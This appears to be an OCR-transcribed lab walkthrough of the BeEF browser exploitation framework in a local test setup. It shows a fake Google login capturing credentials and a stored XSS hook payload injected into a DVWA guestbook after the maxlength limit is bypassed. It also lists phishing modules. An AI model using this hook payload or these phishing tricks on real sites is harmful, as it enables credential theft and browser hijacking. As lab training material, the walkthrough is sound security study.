
Id: 73

XSS hook URI: http://0.0.0.0:3000/demos/basic.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

The butcher shop page now displays a Google Login page. This looks like a legitimate Google Login Page.



Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space

Over 2757.272164 megabytes (and counting) of free storage.

Less spam

Keep unwanted messages out of your inbox.

Mobile access

Get Google Mail on your mobile phone. Learn more

About Google Mail New features! Switch to Google Mail Create an account

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?


Get business email, calendar, and online docs @your_company.com. Learn more

After using the below credentials to login into the fake Google page.

Username: hackeruser

Password: hackerpass

We get the below webpage,



Welcome :: Damn Vulner
BeEF Control Panel
Sign in - Google Accounts
BeEF Basic Demo
0.0.0.0:3000/demos/basic.html
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

You should be hooked into **BeEF**.

Have fun while your browser is working against you.


These links are for demonstrating the "Get Page HREFs" command module:

- The Browser Exploitation Framework Project homepage
- BeEF Wiki
- Browser Hacker's Handbook
- Slashdot

Have a go at the event logger. Insert your secret here:

You can also load up a more advanced demo page.

On returning to the BeEF control panel. In the center panel, select the first option from the Module Results History. On observing the rightmost panel, we notice that the username and password have been captured by the attacker.




id	date	label
0	2022-01-04 23:29	command 1

Command results

1 Tue Jan 04 2022 23:31:10 GMT-0500 (Eastern Standard Time)
data: result=Username: hackeruser Password: hackerpass

Using the below hook, we create a payload:

```
BeEF hook: http://127.0.0.1:3000/hook.js
Payload: <script src="http://127.0.0.1:3000/hook.js"></script>
```



Vulnerability: Stored Cross Site Scripting (XSS)


Name * Robert

Message * <script src="http://127.0.0.1:3000/hook.js"></scri

Name: test
Message: This is a test comment.

Name: Robert
Message:

Since the Message Text Box cannot accommodate the entire payload text as it fits in only 50 characters, the size of the message should be changed to 100, using the "Inspecting the element" right click menu item.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Robert


Message * <script src="http://127.0.0.1:3000/hook.js"></scri

Name: test
Message: This is a test comment.

```
<tr>…</tr>
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"
    ></textarea>
  </td>
</tr>
<tr>…</tr>
</tbody>
</table>
```

```
element {                                inline
}
input, textarea, select {               main.css:32
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {                         main.css:131
  ~~font-size: 13px;~~
}
Inherited from div#container
```

Once the text box size is increased, it can fit in the entire <script> tag line.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test

textarea 406.5 × 70.25

Message * <script src="http://127.0.0.1:3000/hook.js"></script>

Sign Guestbook | Clear Guestbook

Name: test
Message: This is a test comment.

```
message                                        1 of 4
<form method="post" name="guestform" "="""> event
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>…</tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3"
          maxlength="100"></textarea>
        </td>
      </tr>
```

ain_body › div.body_padded › div.vulnerable_code_area › form › table › tbody › tr › td › textarea


```
element {                        inline
}
input, textarea, select {        main.css:32
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {                  main.css:131
  font-size: 13px;
}
Inherited from div#container
```

Select a Flex container or item to continue.

CSS Grid is not in use on this page

Now that we have been able to hook into Replicants website, below BeEF exploits are attempted-

Social Engineering >> Petty Theft



Welcome to The Butcher, your sou meats. Please feel free to view ou to our mailing-list or purchase our hamper!

Facebook Session Timed Out

Your session has timed out due to inactivity.


Please re-enter your username and password to login.

Email:

Password:

Log in

Social Engineering >> Fake Notification Bar



Module Tree:

- Fake Flash Update
- Fake Notification Bar
- Fake Notification Bar (Chrome)
- Fake Notification Bar (Firefox)
- Fake Notification Bar (IE)
- Google Phishing
- Lcamtuf Download
- Pretty Theft
- Replace Videos (Fake Plugin)
- Simple Hijacker
- Spoof Address Bar (data URL)
- TabNabbing
- Edge WScript WSH Injection
- Fake Evernote Web Clipper Login
- Fake LastPass
- Firefox Extension (Bindshell)
- Firefox Extension (Dropper)
- Firefox Extension (Reverse Shell)
- HTA PowerShell
- SiteKiosk Breakout
- User Interface Abuse (IE 9/10)

Module Results History

id	date	label
0	2022-01-(16:06	command 1

Fake Notification Bar (Firefox)


Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 62

Plugin URL: http://0.0.0.0:3000/api/ipec/ff_extension

Notification text: An additional plug-in is required to display some

There is a pop up fake notification bar as shown below:


BeEF Control Panel
The Butcher
Vulnerability: Stored Cro
127.0.0.1:3000/demos/butcher/index.html
THE BUTCHER
Speakers (Realtek(R) Audio): 84%

